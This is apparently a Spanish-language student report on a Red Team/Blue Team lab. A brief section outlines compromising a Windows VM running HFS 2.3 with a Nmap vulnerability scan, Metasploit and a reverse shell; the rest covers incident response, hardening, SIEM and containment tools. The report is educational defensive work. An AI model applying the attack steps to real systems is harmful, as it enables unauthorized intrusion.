
3. **¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la "máquina Windows"? ¿Qué puerto abre la aplicación específica en el anexo?**

La herramienta que utilicé para poder identificar los fallos de seguridad en la máquina virtual de Windows fue otra máquina virtual con Kali Linux y dentro de esta se utilizó la herramienta de **Nmap** para encontrar las vulnerabilidades con el comando **nmap -T4 -sC -sV --script vuln 10.0.2.6** posteriormente se utiliza la herramienta de metasploit con el comando **search hfs** para buscar los exploits de la aplicación HFS 2.3. El puerto que abre la aplicación es el puerto 80 como se muestra en la siguiente captura de pantalla



4. **Explique con sus palabras y de manera específica cómo afecta el ataque a la máquina (Windows), haga uso de gráficos para explicar el ataque.:** El ataque del equipo Red Team a la máquina Windows se centra como objetivo en una aplicación vulnerable, en este caso, HFS 2.3 (HTTP File Server), que está corriendo por el puerto 80. Como se pudo evidenciar esta aplicación presenta una vulnerabilidad que permite a un atacante, realizar un escaneo de vulnerabilidades y después ejecutar un exploit mediante metasploit para acceder a la máquina de forma remota a través de una Shell. Este acceso inicial abre la posibilidad de crear usuarios y realizar una escalación de privilegios y, eventualmente, obtener control total sobre el sistema operativo Windows. Al aprovechar este tipo de vulnerabilidad, el atacante puede manipular archivos, extraer información sensible y comprometer la integridad de la máquina afectada y posteriormente a la red.

Utilizando un equipo Red Team, el ataque inicia con un escaneo de puertos y servicios mediante la herramienta Nmap en Kali Linux, con la cual se detecta el puerto 80 abierto y la aplicación HFS en ejecución. A partir de esta información, se emplea Metasploit para buscar un exploit específico para HFS 2.3, el cual permite explotar la vulnerabilidad de manera efectiva. Como se muestra en el siguiente diagrama, el atacante se conecta al puerto 80 y, al ejecutar el exploit, obtiene una conexión de Shell reversa. Desde aquí, puede ejecutar comandos en la máquina objetivo como la creación de usuarios con permisos de administrador.



De manera individual usted deberá leer el problema que se encuentra en el anexo 5 – escenario 4 referente a equipo Blueteam y por medio del banco de trabajo configurado en la actividad anterior deberá dar respuesta a las siguientes preguntas orientadoras:

- **1. ¿Qué sería lo primero que indagaría y haría si llegara a encontrarse un ataque en tiempo real? Especifique su respuesta con argumentos técnicos.**

Como especialista en seguridad informática y con los conocimientos adquiridos lo primero que indagaría es sobre la superficie del ataque y de acuerdo con esto empezar a realizar una evaluación inicial para poder identificar el ataque, esto mediante el análisis de los logs, también revisaría el tráfico de red utilizando herramientas de código abierto como Wireshark para identificar conexiones sospechosas o inusuales ya que es muy importante la identificación de procesos y servicios anómalos es esencial para detectar comportamientos maliciosos. Y una

vez identificado cual es el sistema comprometido, procedo con la desconexión de la máquina afectada de la red para evitar que el ataque se propague. Esto puede lograrse deshabilitando la interfaz de red del sistema afectado o removiendo físicamente la conexión es decir desconectando el cable.

Es importante que antes de realizar cualquier movimiento o configuración en la máquina afectada realizar una imagen de los medios de almacenamiento (discos, RAM) y capturaría los registros relevantes para un análisis más profundo y posible reporte forense.

Ya realizado lo anterior y para que no haya una propagación configuraría reglas en el firewall para bloquear las IP sospechosas.

Por último, realizaría un informe a las directivas y al Computer Security Incident Response Team (equipo de respuesta a incidentes de seguridad informática) CSIRT correspondiente para dar información sobre el ataque efectuado a la organización.

- **2. ¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red team, qué medidas de hardenización propondría para que el ataque no se repita?** Teniendo en cuenta el ataque ejecutado durante el ejercicio del Red Team, propondría las siguientes medidas de hardenización para reforzar la seguridad del sistema operativo Windows y de la infraestructura asociada:

Mantener los sistemas operativos actualizados y correctamente parchados.

Implementar un servicio de Firewall a la red ya sean físicos como FortiGate o de Cisco, o lógicos como lo puede ser IPFire para realizar bloqueor servicios y puertos innecesarios

Establecer una política de contraseñas seguras con mínimo 10 caracteres y cambio cada 30 días.

Configurar un servidor Active Directory para poder crear grupos y roles de usuarios Aplicar políticas de seguridad avanzadas mediante Group Policy Objects (GPOs), como restringir la ejecución de scripts no firmados.

Configurar App Lock en los equipos de la red de acuerdo a los roles de los usuarios ya que este herramienta permite asegurar el acceso a los programas o aplicaciones que se seleccione mediane le uso de PIN o datos biométricos.

Realizar capacitaciones al personal sobre buenas prácticas en ciberseguridad

- **3. ¿Describa con sus palabras las diferencias entre un equipo Blueteam y un equipo de respuesta a incidentes informáticos?**

Un Computer Security Incident Response Team (equipo de respuesta a incidentes de seguridad informática) CSIRT “como su nombre indica, coordinan las respuestas ante incidencias de seguridad. Esta labor es reactiva, porque se actúa cuando el hecho ha sucedido. Entre las acciones a realizar, están el análisis del malware, investigar cómo se produjo el ataque, ayudar a restituir el sistema caído, y gestionar las vulnerabilidades detectadas.” (Sanchez, 2021), Mientras que un Blue Team se enfoca en la protección continua y proactiva de la infraestructura de TI. Su objetivo principal es fortalecer la seguridad de los sistemas antes de que ocurra un ataque, mediante la identificación de vulnerabilidades, la implementación de controles de seguridad y el monitoreo constante de la red y los sistemas para prevenir ataques.

- **4. ¿Si dentro de un equipo Blueteam le indican que debe trabajar con CIS “Center For Internet Security”, usted lo utilizaría para qué fin?**

Si dentro de un equipo Blue Team me indican trabajar con el CIS (Center for Internet Security), lo utilizaría como una guía estratégica para fortalecer la seguridad de los sistemas y redes de la organización, lo cual me permitiría establecer una base sólida de seguridad para proteger de manera proactiva la infraestructura tecnológica e informática, reducir el riesgo de ciberataques y alinear las operaciones con estándares reconocidos internacionalmente.

- **5. Explique y redacte las funciones y características principales de lo que es un SIEM.**

La gestión de eventos e información de seguridad, o Security Information and Event Management -SIEM, es una solución de seguridad que ayuda a las organizaciones a reconocer y abordar posibles amenazas y vulnerabilidades de seguridad antes de tener la oportunidad de interrumpir las operaciones comerciales. Ayudan a los equipos de seguridad empresarial a detectar anomalías de comportamiento de los usuarios y utilizan inteligencia artificial (IA) para automatizar muchos de los procesos manuales asociados con la detección de amenazas y la respuesta ante incidentes. (IBM, 2024).Como se puede ver SIEM es una herramienta clave para cualquier equipo de ciberseguridad, ya que permite una gestión integral de la seguridad de la información mediante la detección proactiva de amenazas, el monitoreo centralizado y el cumplimiento de regulaciones.

- **6. Defina por lo menos 3 herramientas de contención de ataques informáticos “hardware o software”, recuerde que las herramientas de contención son diferentes a las herramientas de detección**

Firewall (Hardware o Software): Filtran el tráfico de red entrante y saliente basado en reglas predefinidas. Pueden ser implementados como dispositivos físicos o aplicaciones.
Antivirus: software de seguridad que detecta, bloquea y aísla archivos o procesos maliciosos en tiempo real, además de contener la propagación del ataque en el sistema.

IPS/IDS (Snort, Suricata.): Un IPS analiza el tráfico de red en tiempo real y toma medidas activas para detener actividades maliciosas basadas en firmas o comportamientos sospechosos.

Software de Control de Acceso a Aplicaciones (Application Control): Permite definir qué aplicaciones están autorizadas para ejecutarse en los sistemas y bloquea las no aprobadas.

CONCLUSIONES

En conclusión, realizar análisis de escenarios relacionados con la contención de ataques cibernéticos, como el presentado en los diferentes anexos y escenarios de cada fase, demuestra que es muy importante adoptar un enfoque integral en la defensa cibernética, que incluya tanto la identificación de ataques en tiempo real y que conlleven a tomar medidas técnicas efectivas para la contención. Al abordar la problemática desde la perspectiva de un equipo Blue Team, se destaca la necesidad de una respuesta inmediata y coordinada ante incidentes en tiempo real, empleando herramientas accesibles y robustas preferiblemente de software libre para mitigar los riesgos. La utilización de tecnologías como firewalls, sistemas de prevención de intrusiones (IPS), antivirus avanzados y la aplicación de medidas de hardenización son fundamentales para contener la propagación del ataque, proteger los activos críticos de información de la organización y garantizar la continuidad operativa.

Con la implementación de los equipos Red Team y Bluen Team en las entidades se fortalece la defensa integral en ciberseguridad, debido a que se puede identificar y mitigar las vulnerabilidades en la infraestructura informática lo cual conlleva a una reducción significativa en los riesgos cibernéticos y una mejora en la seguridad, integridad y confidencialidad de la información y en los sistemas.

También mejora la respuesta ante incidentes de seguridad ya que con la rapidez y eficacia con la que se actúe son cruciales para minimizar el impacto de los ataques cibernéticos y de esta manera asegurar la continuidad de los servicios que presta la entidad.

Asimismo, se hace necesario la adopción de una solución de seguridad de gestión de eventos e información de seguridad, o Security Information and Event Management -SIEM en las estrategias de seguridad ya que permite centralizar la gestión de eventos e incidentes, ofreciendo capacidades avanzadas de monitoreo, correlación y generación de alertas las cuales facilitan una respuesta proactiva. Con el desarrollo de cada uno de los puntos de la guía de actividades se hace un énfasis en la importancia de un enfoque metodológico que no solo aborde la contención inmediata de los ataques, sino que también fomente una cultura de ciberseguridad a través de la implementación de mejores prácticas en cada una de las áreas de una empresa o entidad, la evaluación constante de vulnerabilidades y el uso de herramientas accesibles. En este contexto,

se reafirma la relevancia de los equipos Blue Team como pilares fundamentales en la defensa organizacional, combinando conocimiento técnico, herramientas adecuadas y una visión estratégica para enfrentar con éxito las amenazas cibernéticas actuales.

RECOMENDACIONES

- De acuerdo con los hallazgos identificados en el presente proceso formativo, es recomendable que los encargados de ciberseguridad de la organización definan el impacto que causa las vulnerabilidades detalladas anteriormente.
- Es recomendable que los equipos Red Team y Blue Team trabajen en conjunto en ejercicios de simulación controlados, donde se prueben ataques y defensas en tiempo real, como se hizo en el transcurso de este seminario especializado. Esto permite que el Blue Team comprenda mejor las tácticas del atacante y que el Red Team identifique fallos en los mecanismos defensivos, mejorando las capacidades de ambos equipos de manera integral.
- Acogerse a las sugerencias y mejores prácticas recomendadas por los administradores de la plataforma del firewall, en la administración de las políticas y reglas personalizadas, teniendo en cuenta la constante evolución de amenazas y vulnerabilidades.
- Se recomienda realizar hardening, segmentación de redes y aplicación de políticas de mínimos privilegios sobre los servidores, equipos e infraestructura informática que deben de ser actualizados a su versión más reciente.
- Es muy importante que los equipos Red Team y Blue Team participen regularmente en programas de capacitación sobre las últimas herramientas, técnicas y tácticas de ciberseguridad. Para el Red Team, esto incluye el aprendizaje de nuevas técnicas de explotación y evasión; mientras que para el Blue Team, la capacitación debe enfocarse en el uso de herramientas de detección y contención, como SIEM y sistemas de respuesta a incidentes.

BIBLIOGRAFÍA

AG, G. (19 de 02 de 2024). *Greenbone OpenVAS*. Obtenido de https://www.openvas.org/

Ciberseguridad. (10 de 10 de 2024). *¿Qué es Metasploit Framework y cómo funciona?* Obtenido de https://ciberseguridad.com/herramientas/pruebas-penetracion/metasploit-framework/

Cilleruelo, C. (04 de 10 de 2022). *KeepCoding Bootcamps*. Obtenido de ¿Qué es ExploitDB?: https://keepcoding.io/blog/que-es-exploitdb/

CyberSeguridad. (16 de 05 de 2023). *La importancia del análisis de vulnerabilidades en ciberseguridad*. Obtenido de https://www.cyberseg.solutions/la-importancia-del-analisisde-vulnerabilidades-en-ciberseguridad/

IBM. (18 de 07 de 2024). Obtenido de ¿Qué es la gestión de eventos e información de seguridad (SIEM)?: https://www.ibm.com/mx-es/topics/siem

IBM. (10 de 2024). *¿Qué son las pruebas de penetración?* Obtenido de https://www.ibm.com/mxes/topics/penetration-testing

Nmap. (18 de 02 de 2024). *Guía de referencia de Nmap*. Obtenido de https://nmap.org/man/es/index.html

Sanchez, J. (29 de 07 de 2021). *El CSIRT y el trabajo de un BlueTeam*. Obtenido de https://codespaceacademy.com/csirt-trabajo-blueteam/

ANEXO (Video)

https://youtu.be/znsbij-JBhE